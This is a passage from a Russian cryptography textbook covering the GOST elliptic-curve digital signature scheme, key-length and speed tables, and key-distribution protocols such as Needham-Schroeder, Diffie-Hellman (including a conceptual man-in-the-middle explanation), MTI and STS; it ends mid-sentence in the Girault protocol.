Пусть имеются две стороны A и B и между ними канал связи. Сторона A желает передать сообщение M стороне B и подписать его. Сторона B должна проверить правильность подписи, то есть аутентифицировать сторону A.

A формирует открытый ключ следующим образом.

1. Выбирает простое число $p > 2^{255}$.

2. Записывает уравнение эллиптической кривой

$$E:\ y^2 = x^3 + ax + b \mod p,$$

которое определяет группу точек эллиптической кривой $\mathbb{E}(\mathbb{Z}_p)$. Выбирает группу, задавая либо случайные числа $0 < a, b < p - 1$, либо инвариант $J(E)$:

$$J(E) = 1728\frac{4a^3}{4a^3 + 27b^2} \mod p.$$

Если кривая задается инвариантом $J(E) \in \mathbb{Z}_p$, то он выбирается случайно в интервале $0 < J(E) < 1728$. Для нахождения a, b вычисляется

$$K = \frac{J(E)}{1728 - J(E)},$$

$$\begin{aligned} a &= 3K \mod p, \\ b &= 2K \mod p. \end{aligned}$$

3. Пусть m – порядок группы точек эллиптической кривой $\mathbb{E}(\mathbb{Z}_p)$. A подбирает число n и простое число q такие, что

$$m = nq,\ 2^{254} < q < 2^{256},\ n \geq 1,$$

где q – делитель порядка группы.

В циклической подгруппе порядка q выбирается точка

$$P \in \mathbb{E}(\mathbb{Z}_p): \ qP \equiv 0.$$

4. Случайно выбирает число d и вычисляет точку $Q = dP$.

5. Формирует секретный и открытый ключи:

$$\text{SK} = (d), \ \text{PK} = (p, E, q, P, Q).$$

Теперь сторона A создает свою цифровую подпись $S(M)$ сообщения M, выполняя следующие действия.

1. Вычисляет число $\alpha = h(M)$, где h – криптографическая хэш-функция, определенная стандартом ГОСТ Р 34.11-94. В российском стандарте длина $h(M)$ равна 256 бит.

2. Вычисляет число $e = \alpha \mod q$.

3. Случайно выбирает число k и вычисляет точку

$$C = kP = (x_c, y_c).$$

Если такая точка не существует, то выбирает другое число k.

4. Вычисляет число $r = x_c \mod q$.

5. Вычисляет число $s = ke + rd \mod q$.

6. Формирует подпись

$$S(M) = (r, s).$$

Сторона A передает стороне B сообщение с подписью

$$(M, \ S(M)).$$

Сторона B проверяет подпись (r, s), выполняя процедуру проверки подписи.

1. Вычисляет числа $\alpha = h(M)$ и $e = \alpha \mod q$.

2. Вычисляет число $e^{-1} \mod q$.

3. Проверяет условия $r < q$, $r < s$. Если эти условия не выполняются, то подпись отвергается. Если условия выполняются, то процедура продолжается.

4. Вычисляет числа

$$a = se^{-1} \mod q,$$
$$b = -re^{-1} \mod q.$$

5. Вычисляет точку

$$\tilde{C} = aP + bQ = (\tilde{x}_c, \tilde{y}_c).$$

Если подпись верна, должны получить исходную точку C.

6. Проверяет условие $\tilde{x}_c \mod q = r$. Если условие выполняется, то подпись принимается, в противном случае — отвергается.

Рассмотрим вопрос о вычислительной сложности для криптоаналитика при вскрытии подписи.

Предположим, что криптоаналитик ставит своей задачей определение процедуры создания цифровой подписи. Для этого надо найти секретный ключ d, что является трудной задачей. Для подтверждения этого был поставлен эксперимент. Выбрано число $p = 2^{97}$, и 1200 персональных компьютеров с тактовой частотой процессоров 200 МГц в 16 странах мира работали, чтобы решить эту задачу. Задача решена за 53 дня круглосуточной работы. Если выбрать $p = 2^{256}$, то на решение этой задачи при наличии одного компьютера с частотой процессора 2 ГГц потребуется 10^{22} лет.

6.4. Длины ключей

В табл. 6.2 приведены битовые длины ключей для криптосистем.

Скорость вычисления ЭЦП

Сравним производительность схем ЭЦП, чтобы продемонстрировать преимущества ЭЦП вида Эль-Гамаля перед RSA для больших

Таблица 6.2. Минимальные длины ключей в битах по стандартам России и США.

	Блоковые шифры, K	Схема ЭЦП		
		RSA, n	Эллипт. кривые, порядок точки	Эль-Гамаль mod p: модуль / порядок (под)группы
Взломано				
Биты	56	663	109	503
Конкурс	DESCHAL	RSA-200	ECC2K-108	
Год	1997	2005	2000	
Стандарт России				
Биты	256		255	
ГОСТ	28147—89	-	34.10-2001	-
Год	1989		2001	
Стандарт США				
Биты	128-256	1024-3072	151-480	1024-3072/160-256
FIPS №	197	draft 186-3	draft 186-3	draft 186-3
Год	2001	2006	2006	2006

ключей. В приложении показано, что в модульной арифметике по модулю числа n с битовой длиной $k \simeq \log_2 n$ операции имеют битовую сложность:

$$\begin{array}{lll} a^b \mod n & - & O(k^3), \\ ab \mod n,\ a^{-1} \mod n & - & O(k^2), \\ a+b \mod n & - & O(k). \end{array}$$

Так как все описанные схемы ЭЦП используют возведение в степень по модулю, то битовая сложность – $O(k^3)$. Оценочное число t-разрядных целочисленных умножений в вычислении ЭЦП.

1. RSA:
$$(2\log_2 n) \cdot \left(\frac{\log_2 n}{t}\right)^2.$$

2. DSA (digital signature algorithm, американский стандарт), вычисляемая по принципу Эль-Гамаля по модулю p и с порядком циклической подгруппы q:
$$(2\log_2 q) \cdot \left(\frac{\log_2 p}{t}\right)^2.$$

3. ГОСТ Р 34.10-2001 и ECDSA (elliptic curve DSA, американский стандарт), вычисляемые по принципу Эль-Гамаля в группе точек эллиптической кривой по модулю p:

$$(2\log_2 p)\cdot 4\cdot\left(\frac{\log_2 p}{t}\right)^2.$$

В табл. 6.3 приведено сравнение скорости вычисления ЭЦП как оценочное число умножений 64-битовых слов.

Таблица 6.3. Оценочное число 64-битовых умножений для вычисления ЭЦП.

ЭЦП	Оценочное число 64-битовых умножений
RSA 1024	$(2\cdot 1024)\cdot\left(\frac{1024}{64}\right)^2 \approx 500\,000$
RSA 2048	4 000 000
RSA 3072	14 000 000
RSA 4096	34 000 000
DSA 1024/160	$(2\cdot 160)\cdot\left(\frac{1024}{64}\right)^2 \approx 82\,000$
DSA 3072/256	1 200 000
ECDSA 160	$(2\cdot 160)\cdot 4\cdot\left(\frac{160}{64}\right)^2 \approx 8\,000$
ECDSA 512	260 000
ГОСТ Р 34.10-2001	$(2\cdot 256)\cdot 4\cdot\left(\frac{256}{64}\right)^2 \approx 33\,000$

Глава 7

Распространение ключей

Задачей распространения ключей между двумя пользователями является создание секретных псевдослучайных сеансовых ключей шифрования и аутентификации сообщений. Пользователи предварительно создают и обмениваются ключами аутентификации один раз. В дальнейшем для создания защищенной связи пользователи производят взаимную аутентификацию и вырабатывают сеансовые ключи.

7.1. Трехэтапный протокол Шамира на коммутативных шифрах

Предположим, что две стороны A и B соединены ненадежным каналом связи. Каждая из этих сторон имеет свой секретный ключ: A имеет ключ K_1, B имеет ключ K_2. Сторона A должна создать общий секретный ключ K и передать стороне B.

Для решения этой задачи используют трехэтапный протокол Шамира с тремя «замками». **Протокол Шамира** построен на *коммутативных* функциях шифрования, для которых выполняется условие:

$$E_{K_2}(E_{K_1}(K)) = E_{K_1}(E_{K_2}(K)).$$

Протокол предполагает следующие процедуры.

1. A создает секретный ключ K, шифрует его своей системой шифрования с помощью своего ключа K_A и посылает сообщение стороне B:

$$A \to B: \ E_{K_A}(K).$$

2. B получает это сообщение, шифрует его с помощью своего ключа K_B и посылает сообщение стороне A:

$$A \leftarrow B: \ E_{K_B}(E_{K_A}(K)).$$

3. Сторона A, получив сообщение $E_{K_B}(E_{K_A}(K))$, использует свой секретный ключ K_A для расшифрования:

$$D_{K_A}E_{K_B}(E_{K_A}(K)) = E_{K_B}(K).$$

Сторона A передает стороне B сообщение:

$$A \to B: \ E_{K_B}(K).$$

4. Сторона B, получив сообщение $E_{K_B}(K)$, использует свой секретный ключ K_B для расшифрования:

$$D_{K_B}(E_{K_B}(K)) = K.$$

В результате стороны получают общий секретный ключ K.

Приведем пример неудачного шифрования с использованием коммутативных функций.

1. A имеет функцию шифрования совершенной секретности, вычисляет $E_{K_A}(K) = K \oplus K_A$, где K_A – двоичная последовательность с равномерным распределением символов. A посылает это сообщение стороне B:

$$A \to B: \ E_{K_A}(K) = K \oplus K_A.$$

2. B имеет свою функцию шифрования совершенной секретности с ключом K_B (двоичная последовательность с равномерным распределением символов). B шифрует полученное сообщение и отравляет A:

$$A \leftarrow B: \ E_{K_A}(K) \oplus K_B = K \oplus K_A \oplus K_B,$$

3. Сторона A, получив сообщение $K \oplus K_A \oplus K_B$, выполняет расшифрование:

$$K \oplus K_A \oplus K_B \oplus K_A = K \oplus K_B.$$

Сторона A передает стороне B сообщение:

$$A \to B: \ K \oplus K_B.$$

4. Сторона B, получив сообщение $K \oplus K_B$, выполняет расшифрование:

$$K \oplus K_B \oplus K_B = K.$$

Обе стороны получают общий секретный ключ K.

Выбор функции шифрования совершенной секретности был назван неудачным, так как существуют ситуации, при которой криптоаналитик может определить ключ K. Предположим, что криптоаналитик перехватил все три сообщения:

$$K \oplus K_A, \quad K \oplus K_A \oplus K_B, \quad K \oplus K_B.$$

Сложение по модулю 2 всех трех сообщений дает ключ K. Поэтому такая система шифрования не применяется.

Теперь приведем пример надежной передачи секретного ключа. Он основан на задаче дискретного логарифма, которая является трудной. Задача такова: задана функция $y = g^x \mod p$, известны значения y, g, p, найти x.

Рассмотрим протокол распространения ключей в этом случае.

Выбирают большое простое число $p \sim 2^{1024}$. Оно известно.

1. Сторона A задает общий секретный ключ $K < p$ и выбирает целое число a, взаимно простое с $p - 1$. A вычисляет и посылает стороне B:

$$A \to B: \ K^a \mod p.$$

Существует число c, такое, что $ac = 1 \mod (p-1)$, то есть $ac = 1 + l(p-1)$, где l – целое число. Число c будет использовано стороной A на следующем этапе.

2. Сторона B выбирает целое число b, взаимно простое с $p-1$, используя полученное сообщение, вычисляет и посылает сообщение стороне A:

$$A \leftarrow B: \ (K^a)^b \mod p.$$

3. Сторона A, получив сообщение, вычисляет

$$\left(K^{ab}\right)^c = K^{1+l(p-1)b} = K^b \cdot K^{l(p-1)b} = K^b \mod p.$$

Здесь применена теорема Ферма: $K^{p-1} = 1 \mod p$, поэтому $\left(K^{p-1}\right)^{lb} = 1 \mod p$. A посылает B сообщение:

$$A \rightarrow B: \ K^b \mod p.$$

4. Сторона B, получив сообщение $K^b \mod p$, вычисляет

$$(K^b \mod p)^d = K^{bd} \mod p = K.$$

Теперь проверим криптостойкость этого протокола. Предположим, что криптоаналитик перехватил три сообщения

$$\begin{aligned} y_1 &= K^a \mod p, \\ y_2 &= K^{ab} \mod p, \\ y_3 &= K^b \mod p. \end{aligned}$$

Чтобы найти ключ K, надо решить систему из этих трех уравнений, что имеет очень большую вычислительную сложность, неприемлемую с практической точки зрения.

Недостатком этого протокола является отсутствие аутентификации сторон. Следовательно, нужно дополнительно использовать цифровую подпись при передаче сообщения.

7.2. Протоколы с симметричными шифрами

7.2.1. Аутентификация и атаки воспроизведения

Рассмотрим такую ситуацию: обе стороны A и B имеют общий долговременный ключ K_{AB} и симметричную систему шифрования.

Нужно выработать сеансовый секретный ключ K. Сторона A создает ключ K и желает его передать стороне B.

1. Для этого сторона A с помощью общего ключа K_{AB} создает и передает B шифрованное сообщение:

$$A \to B: \ E_{K_{AB}}(K, B, A).$$

   В этом сообщении имеются так называемые поля – (B, A) – информация для дополнительного подтверждения.

2. Сторона B, используя общий ключ K_{AB}, расшифровывает полученное сообщение:

$$D_{K_{AB}}(E_{K_{AB}}(K, B, A)) = (K, B, A).$$

   В результате сторона B получает сеансовый ключ K и дополнительные данные (B, A).

Недостаток этого протокола состоит в том, что криптоаналитик может перехватывать сообщения и через некоторое время переслать их стороне A.

Рассмотрим другие варианты решения задачи о передаче сеансового ключа. Задача остается прежней: обе стороны A и B имеют общий долговременный секретный ключ K_{AB}, сторона A должна выработать сеансовый секретный ключ K и доставить стороне B.

Протокол включает **метки времени** – информацию о моменте t_A отправки сообщения и моменте получения сообщения t_B.

1. Сторона A вырабатывает K и с помощью долговременного ключа K_{AB} создает шифрованное сообщение с меткой времени t_A и передает его стороне B:

$$A \to B: \ E_{K_{AB}}(K, t_A).$$

2. Сторона B получает сообщение и расшифровывает его с помощью общего ключа:

$$D_{K_{AB}}(E_{K_{AB}}(K, t_A) = (K, t_A).$$

   В результате B получает (K, t_A), то есть, секретный ключ и метку времени. B измеряет время прихода t_B и интервал запаздывания. Если $|t_B - t_A| \leq \delta$, то B аутентифицирует A.

Метка времени является одноразовой меткой и защищает от атак воспроизведения ранее записанных сообщений.

Рассмотрим другой способ передачи ключа с дополнительной информацией в виде **одноразовых случайных меток** (nonce – number used once) вместо меток времени. Протокол передачи состоит в следующем.

1. Сторона A вырабатывает случайное число r_A, шифрует сообщение, в котором (r_A, A) – реквизиты A, и передает его стороне B:
$$A \to B: \ E_{K_{AB}}(r_A, A).$$

2. Сторона B вырабатывает сеансовый ключ K, создает шифрованное сообщение и посылает его A:
$$A \leftarrow B: \ E_{K_{AB}}(K, r_A, A).$$

3. Сторона A расшифровывает полученное сообщение
$$D_{K_{AB}}(E_{K_{AB}}(K, r_A, A)) = (K, r_A, A).$$
В результате A получает сеансовый ключ и подтверждение своих реквизитов, что является дополнительной аутентификацией.

Предположим, что сторона B тоже желает убедиться, что имеет дело со стороной A. Тогда этот протокол следует дополнить передачей реквизитов B. По-прежнему считаем, что у A и B – общая система шифрования с долговременным секретным ключом K_{AB}.

1. Сторона A вырабатывает случайное число r_A, шифрует и передает стороне B сообщение, в котором (r_A, A) – реквизиты A:
$$A \to B: \ E_{K_{AB}}(r_A, A).$$

2. Сторона B вырабатывает случайное число r_B и отправляет стороне A зашифрованное сообщение:
$$A \leftarrow B: \ E_{K_{AB}}(K_B, r_B, r_A, A),$$
где K_B – ключ B.

3. Сторона A осуществляет расшифрование

$$D_{K_{AB}}(K_B, r_B, r_A, A) = (K_B, r_B, r_A, A)$$

и получает ключ K_B, и реквизиты r_B, r_A, A. Для аутентификации себя сторона A создает свой ключ K_A и отправляет стороне B шифрованное сообщение

$$A \to B: \ E_{K_{AB}}(K_A, r_B, r_A, B).$$

4. Сторона B осуществляет расшифрование

$$D_{K_{AB}}(K_A, r_B, r_A, B) = (K_A, r_B, r_A, B),$$

которое определяет ключ K_A и аутентифицирует A.

Таким образом, обе стороны имеют в своем распоряжении ключи K_A, K_B в качестве сеансовых секретных ключей.

7.2.2. Протокол с ключевым кодом аутентификации

При использовании хэш-функции $K = h(K_A \| K_B)$ происходит усиление секретности. Здесь $(K_A \| K_B)$ – конкатенация K_A и K_B.

Вычисление хэш-значения, как правило, выполняется быстрее, чем расшифрование. Поэтому были разработаны протоколы, в которых вместо функции шифрования используется ключевой код аутентификации на основе хэш-функции MAC_K. Рассмотрим протокол такого рода.

1. Сторона A вырабатывает сеансовый ключ K, использует одноразовую метку t_A, создает и пересылает стороне B сообщение:

$$A \to B: \ t_A, \ B, \ K \oplus \mathrm{MAC}_{K_{AB}}(t_A, B), \ \mathrm{MAC}_{K_{AB}}(K, t_A, B).$$

2. Сторона B вычисляет

$$\mathrm{MAC}_{K_{AB}}(t_A, B) \oplus K \oplus \mathrm{MAC}_{K_{AB}}(t_A, B) = K$$

и получает сеансовый ключ K.

Заметим, что криптоаналитик может добавить в поле случайную последовательность, тогда вместо K получаем «K плюс помеха». Вмешательство криптоаналитика будет выявлено благодаря наличию четвертого поля в сообщении. Используя полученное значение K, вычисляют $\mathrm{MAC}_{K_{AB}}(K, t_A, B)$ и сравнивают с четвертым полем. Если совпадает, то вмешательства криптоаналитика не было.

7.2.3. Протокол Нидхэма-Шредера с центром

Рассмотрим ситуацию, когда в сети имеется некоторый надежный сервер T, которому доверяют все пользователи сети. Сервер для работы с абонентами сети имеет некоторую систему шифрования $E_S(*)$, где ключ $S = K_{AT}$ известен только A и T, но неизвестен остальным участникам сети, $S = K_{BT}$ известен только B и T. Предполагаем, что сервер имеет хороший генератор случайных чисел. Сеансовый ключ сервер вырабатывает по запросу. Стороны A и B могут выбирать разные одноразовые метки.

Приведем в качестве примера упрощенную версию известного **протокола Нидхэма-Шредера** (Needham-Schroeder) с симметричным шифром.

1. Сторона A передает серверу T реквизиты сторон A и B и некую одноразовую метку N_A, которая может быть, например, меткой времени или случайным одноразовым числом, что оговаривается заранее:

$$A \to T: \ A, B, N_A.$$

2. Сервер T вырабатывает секретный сеансовый ключ K для A и B и отправляет стороне A шифрованное сообщение:

$$A \leftarrow T: \ E_{K_{AT}}(N_A, B, K, E_{K_{BT}}(K, A)).$$

3. Сторона A расшифровывает сообщение

$$D_{K_{AT}}(E_{K_{AT}}(N_A, B, K, E_{K_{BT}}(K, A))) = (N_A, B, K, E_{K_{BT}}(K, A))$$

и, чтобы доставить ключ, передает стороне B сообщение:

$$A \to B: \ E_{K_{BT}}(K, A).$$

4. Сторона B расшифровывает полученное сообщение

$$D_{K_{BT}}(E_{K_{BT}}(K, A)) = (K, A)$$

и получает ключ и реквизиты A, которые требуются для того, чтобы сторона B знала, кому отвечать. Кроме того, сторона B дополнительно желает идентифицировать сторону A. Для этого B пересылает A зашифрованную одноразовую метку:

$$A \leftarrow B: \ E_K(N_B).$$

5. Сторона A расшифровывает

$$D_K(E_K(N_B)) = N_B$$

и возвращает B измененную одноразовую метку

$$A \rightarrow B: \ E_K(N_B + 1).$$

6. Сторона B расшифровывает

$$D_K(E_K(N_B + 1)) = N_B + 1,$$

проверяет N_B и убеждается, что имеет дело со стороной A.

7. Если требуется двусторонняя аутентификация, то аналогично поступают со стороной A: на некотором этапе вносится одноразовая метка N_A.

7.3. Протоколы на криптосистемах с открытым ключом

7.3.1. Простой протокол

Рассмотрим протокол распространения ключей с помощью асимметричных шифров. Введем обозначения: K_B – открытый ключ стороны B, а K_A – открытый ключ стороны A. Протокол включает три сеанса обмена информацией.

1. В первом сеансе сторона A посылает стороне B сообщение

$$A \to B: \ E_{K_B}(K_1, A),$$

где K_1 – ключ, выработанный стороной A. Общий ключ формируется из двух ключей.

2. Сторона B получает (K_1, A) и передает стороне A наряду с другой информацией свой ключ K_2 в сообщении, зашифрованном с помощью открытого ключа K_A:

$$A \leftarrow B: \ E_{K_A}(K_2, K_1, B).$$

3. Сторона A получает и расшифровывает сообщение (K_2, K_1, B). Во время третьего сеанса сторона A, чтобы подтвердить, что она знает ключ K_2, посылает стороне B сообщение

$$A \to B: \ E_{K_B}(K_2).$$

7.3.2. Протоколы с цифровыми подписями

Существуют протоколы обмена, в которых перед началом обмена ключами генерируются подписи сторон A и B, соответственно $S_A(m)$ и $S_B(m)$. В этих протоколах можно использовать различные одноразовые метки. Рассмотрим пример.

1. Сторона A выбирает ключ K и вырабатывает сообщение

$$(K, \ t_A, \ S_A(K, t_A, B)),$$

где t_A – метка времени. Зашифрованное сообщение передает стороне B:

$$A \to B: \ E_{K_B}(K, \ t_A, \ S_A(K, t_A, B)).$$

2. Сторона B получает $(K, \ t_A, \ S_A(K, t_A, B))$ и вырабатывает свою метку времени t_B. Проверка считается успешной, если $|t_B - t_A| < \delta$. Сторона B знает свои реквизиты и может осуществлять проверку подписи.

Имеется второй вариант протокола, в котором шифрование и подпись осуществляются отдельно.

1. Сторона A вырабатывает ключ K, использует одноразовую метку (или метку времени) t_A и передает стороне B два различных зашифрованных сообщения

$$\begin{aligned} A \to B: &\quad E_{K_B}(K, t_A), \\ A \to B: &\quad S_A(K, t_A, B). \end{aligned}$$

2. Сторона B получает это сообщение, расшифровывает K, t_A и, добавив свои реквизиты B, может проверить подпись $S_A(K, t_A, B)$.

В третьем варианте протокола сначала производится шифрование, потом подпись.

1. Сторона A вырабатывает ключ K, использует одноразовую случайную метку или метку времени t_A и передает стороне B сообщение

$$A \to B:\ t_A,\ E_{K_B}(K, A),\ S_A(t_A,\ K,\ E_{K_B}(K, A)).$$

2. Сторона B получает это сообщение, расшифровывает $(t_A,\ K,\ A,\ E_{K_B}(K, A))$ и проверяет подпись $S_A(t_A,\ K,\ E_{K_B}(K, A))$.

7.3.3. Протокол Диффи–Хеллмана

Алгоритм с открытым ключом впервые был предложен У. Диффи (W. Diffie)и М. Хеллманом (M.E. Hellman) в работе 1976 года «Новые направления в криптографии».

Рассмотрим **протокол Диффи-Хеллмана** обмена информацией двух сторон A и B. Задача состоит в том, чтобы создать общий сеансовый ключ.

Пусть p – большое простое число, g – примитивный элемент группы $\mathbb{Z}_p^*$, $\quad y = g^x \mod p$, причем p, y, g – известны заранее. Функцию $y = g^x \mod p$ считаем однонаправленной, так как при известном значении аргумента найти значение функции является легкой задачей, а, наоборот, при известном значении функции найти аргумент – трудная задача.

Протокол обмена состоит из следующих действий.

1. Сторона A выбирает случайное число x, $2 \leq x \leq (p-1)$, вычисляет и передает стороне B сообщение:

$$A \to B: \ g^x \mod p.$$

2. Сторона B выбирает случайное число y, $2 \leq y \leq (p-1)$, вычисляет и передает стороне A:

$$A \leftarrow B: \ g^y \mod p.$$

3. Сторона A, используя известные ей значения $x, g^y \mod p$, вычисляет ключ

$$K_A = (g^y)^x \mod p = g^{xy} \mod p.$$

4. Сторона B, используя известные ей значения $y, g^x \mod p$, вычисляет ключ

$$K_B = (g^x)^y \mod p = g^{xy} \mod p.$$

Получилось равенство $K_A = K_B = K$.

Таким способом был создан общий секретный сеансовый ключ. В каждом новом сеансе используется этот протокол для создания нового сеансового ключа.

Рассмотрим протокол Диффи–Хеллмана в ситуации, когда имеются три легальных пользователя A, B, C.

Каждая из сторон A, B, C вырабатывает случайные числа x, y, z соответственно и держит их в секрете.

1. Первый этап обмена информацией аналогичен вышеописанному обмену информацией между двумя сторонами:
   (a) $A \to B: \ g^x \mod p.$
   (b) $B \to C: \ g^y \mod p.$
   (c) $C \to A: \ g^z \mod p.$
2. Второй этап состоит из передач сообщений:
   (a) $A \to B: \ (g^z)^x = g^{zx} \mod p.$

(b) $B \to C:\ (g^x)^y = g^{xy} \mod p.$

(c) $C \to A:\ (g^y)^z = g^{yz} \mod p.$

3. На завершающем третьем этапе стороны вычисляют:

(a) $A:\ K_A = (g^{yz})^x = g^{xyz} \mod p.$

(b) $B:\ K_A = (g^{zx})^y = g^{xyz} \mod p.$

(c) $C:\ K_A = (g^{xy})^z = g^{xyz} \mod p.$

Как видно из произведенных действий, выработанные сторонами A, B, C ключи совпали: $K_A = K_B = K_C = K$. Значит, создан общий секретный сеансовый ключ K для трех участников.

Таким же образом можно построить протокол Диффи–Хеллмана для любого числа легальных пользователей.

Рассмотрим этот двусторонний протокол с точки зрения криптоаналитика, желающего узнать ключ K. Предположим, ему удалось перехватить сообщения $g^x \mod p$ и $g^y \mod p$. Используя заранее известные данные g, p и эти сообщения, криптоаналитик старается найти хотя бы одно из чисел (x, y), то есть решить задачу дискретного логарифма. В настоящее время эта задача считается вычислительно трудной при обычно выбираемых значениях $p \sim 2^{1024}$.

Существует атака криптоаналитика, названная **«человек посредине»** (man-in-the-middle). Пусть имеются две легальные стороны A и B и нелегальная сторона E, криптоаналитик, который имеет возможность перехватывать сообщения как от A, так и от B:

$$A \leftrightsquigarrow E \leftrightsquigarrow B.$$

1. Подмена ключей.

(a) Сторона A передает стороне B сообщение:

$$A \overset{E}{\nrightarrow} B:\ g^x \mod p.$$

(b) Сторона E перехватывает сообщение $g^x \mod p$, сохраняет его и, зная g, передает стороне B свое сообщение:

$$E \to B:\ g^z \mod p.$$

(c) Сторона B передает стороне A сообщение:

$$A \overset{E}{\nleftarrow} B: \ g^y \mod p.$$

(d) Сторона E перехватывает сообщение $g^y \mod p$, сохраняет его и передает стороне A свое сообщение

$$A \leftarrow E: \ g^z \mod p$$

или какое-то другое.

(e) Таким образом между сторонами A и E образуется общий секретный ключ K_{AE}, между B и E – ключ K_{BE}, причем A и B не знают, что у них ключи со стороной E, а не с друг другом

$$K_{AE} = g^{xz} \mod p,$$
$$K_{BE} = g^{yz} \mod p.$$

2. Подмена сообщений.

(a) Сторона A посылает B сообщение m, зашифрованное на ключе K_{AE}:

$$A \overset{E}{\nrightarrow} B: \ E_{K_{AE}}(m).$$

(b) Сторона E перехватывает сообщение, расшифровывает с ключом K_{AE}, возможно, подменяет на m', зашифровывает с ключом K_{BE} и посылает B:

$$E \to B: \ E_{K_{BE}}(m').$$

(c) То же самое происходит при обратной передаче от B к A.

Криптоаналитик E перехватывает все сообщения и может подменять. По тексту письма нельзя обнаружить участие криптоаналитика в обмене информацией. Значит, что атака «человек-посередине» успешная.

Существует несколько протоколов для преодоления атаки.

7.3.4. Односторонняя аутентификация

Протокол Эль-Гамаля относится к протоколам с аутентификацией одного из двух легальных пользователей.

1. Для начала стороны выбирают общие параметры p, g, где p – большое простое число, где g – примитивный элемент поля $\mathbb{Z}_p^*$.

2. Сторона B создает свои секретный и открытый ключи:

$$\mathrm{SK}_B = b,\ \mathrm{PK}_B = g^b \mod p,$$

   b – случайное секретное число, $2 \le b \le p-1$.

   Открытый ключ PK_B находится общем открытом доступе для всех сторон, поэтому криптоаналитик E не может подменить его – подмена будет заметна.

3. Сторона A вырабатывает свой секрет x, сеансовый ключ

$$K_A = (\mathrm{PK}_B)^x = g^{bx} \mod p$$

   и отправляет B:

$$A \to B:\ g^x \mod p.$$

4. Сторона B, получив от A число $g^x \mod p$, использует его и свой секрет $\mathrm{SK}_B = b$, чтобы создать свой ключ

$$K_B = (g^x)^{\mathrm{SK}_B} = g^{bx} \mod p,$$

   то есть сеансовые ключи обеих сторон совпадают:

$$K_A = K_B = K.$$

Достоинство этого протокола – если ключи $K_A = K_B$ совпали и стороны могут обмениваться информацией, то сторона A аутентифицирует сторону B, так как для шифрования она использовала открытый ключ B, который не может быть незметно подменен и только сторона B может расшифровывать сообщения.

Что касается криптоаналитика в качестве «человека-посередине», то он может отправлять ложные сообщения, но не может узнать ключ K и читать сообщения.

Есть протоколы, в которых стороны, осуществляющие обмен информацией, являются равноправными. Они называются протоколами взаимной аутентификации.

7.3.5. Взаимная аутентификация шифрованием

К протоколам взаимной аутентификации принадлежит семейство протоколов, разработанных Т. Мацумото (T. Matsumoto), И. Такашима (Y. Takashita) и Х. Имаи (H. Imai) и названных по первым буквам фамилий авторов – **протокол MTI**.

Здесь к открытым данным относятся

$$p, \quad g, \quad \mathrm{PK}_A = g^a \mod p, \quad \mathrm{PK}_B = g^b \mod p.$$

Стороны A и B обладают парой из долговременных секретного ключа расшифрования SK и открытого ключа шифрования PK для *схемы шифрования с открытым ключом*:

$$\begin{array}{ll} A: & \mathrm{SK}_A = a, \quad \mathrm{PK}_A = g^a \mod p, \\ B: & \mathrm{SK}_B = b, \quad \mathrm{PK}_B = g^b \mod p. \end{array}$$

1. Сторона A генерирует случайное число x, $2 \le x \le p-1$, создает и отправляет B сообщение:

$$A \to B: \ g^x \mod p.$$

2. Сторона B генерирует случайное число y, $2 \le y \le p-1$, создает и отправляет A сообщение:

$$A \leftarrow B: \ g^y \mod p.$$

3. Сторона A, используя известные всем открытые данные и полученное сообщение, создает сеансовый ключ:

$$K_A = (g^b)^x \cdot (g^y)^a = g^{bx+ay} \mod p.$$

4. Сторона B, используя всем открытые данные и полученное сообщение, создает сеансовый ключ:

$$K_B = (g^x)^b \cdot (g^a)^y = g^{bx+ay} \mod p.$$

Сеансовые ключи обоих сторон совпадают:

$$K_A = K_B = K.$$

В описанном протоколе происходит взаимная аутентификация сторон по аналогичным рассуждениям как и в протоколе Эль-Гамаля: открытые ключи сторон незаметно подменить невозможно. Наблюдая сообщения протокола, вычислить g^{bx+ay} можно, только если известны значения a, x или b, y, что представляет собой задачу дискретного логарифма, трудную в вычислительном смысле в настоящее время.

7.3.6. Взаимная аутентификации схемой ЭЦП

Протокол STS (Station-To-Station) предназначен для систем мобильной связи. Он использует идеи протокола Диффи–Хеллмана и идеи системы RSA.

Здесь открытые общедоступные данные

$$p,\ g,\ \mathrm{PK}_A,\ \mathrm{PK}_B.$$

Стороны A и B обладают парой из долговременных секретного ключа подписания SK и открытого ключа проверки PK для *схемы ЭЦП*:

$$\begin{array}{ll} A: & \mathrm{SK}_A,\ \ \mathrm{PK}_A, \\ B: & \mathrm{SK}_B,\ \ \mathrm{PK}_B. \end{array}$$

Подпись сообщения m сторон A и B имеет вид:

$$\begin{array}{ll} A: & S_A(m) = \text{ЭЦП}_{\mathrm{SK}_A}(H(m)), \\ B: & S_B(m) = \text{ЭЦП}_{\mathrm{SK}_B}(H(m)), \end{array}$$

$H(m)$ – криптографическая хэш-функция от сообщения m.

Протокол состоит из трех раундов обмена информацией между сторонами A и B.

1. Сторона A создает секретное случайное число $2 \le x \le p-1$ и отправляет B:
$$A \to B:\ g^x \mod p.$$

2. Сторона B создает секретное случайное число $2 \le y \le p-1$, вычисляет общий секретный ключ
$$K = (g^x)^y = g^{xy} \mod p,$$

с помощью которого создает шифрованное сообщение $E_K(S_B(g^x, g^y))$ для аутентификации и отправляет A:

$$A \leftarrow B: \ (g^y \mod p, \ \ E_K(S_B(g^x, g^y))).$$

3. Сторона A с помощью $x, g^y \mod p$ вычисляет общий секретный ключ

$$K = (g^y)^x \mod p = g^{xy} \mod p$$

и расшифровывает сообщение

$$D_K(E_K(S_B(g^x, g^y))) = S_B(g^x, g^y).$$

Затем аутентифицирует сторону B, проверяя подпись S_B открытым ключом PK_B. Вычисляет и пересылает стороне B сообщение:

$$A \to B: \ E_K(S_A(g^x, g^y)).$$

4. Сторона B расшифровывает принятое сообщение

$$D_K(E_K(S_A(g^x, g^y))) = S_A(g^x, g^y)$$

и осуществляет аутентификацию, делая проверку подписи S_A с помощью открытого ключа PK_A.

7.3.7. Взаимная аутентификация с центром

В **протоколе Жиро** (Girrault) участвуют три стороны – A, B и надежный центр T.

1. У стороны T есть открытый и секретный ключи криптосистемы RSA,

$$n = pq, \ e, \ d = e^{-1} \mod \phi(n)$$

с дополнительным параметром g, генератором подгруппы максимально возможного порядка мультипликативной группы $\mathbb{Z}_n^*$:

$$\mathrm{PK}_T = (n, e, g) \ \text{ открытый ключ},$$
$$\mathrm{SK}_T = (d) \ \text{ секретный ключ}.$$

2. A и B вместе с T создают свои открытые и секретные ключи, обмениваясь информацией по надежному защищенному каналу. Стороны A и B выбирают свои секретные ключи, числа a и b,

$$\begin{aligned} \mathrm{SK}_A &= a, \\ \mathrm{SK}_B &= b, \end{aligned}$$

и отправляют центру сообщения:

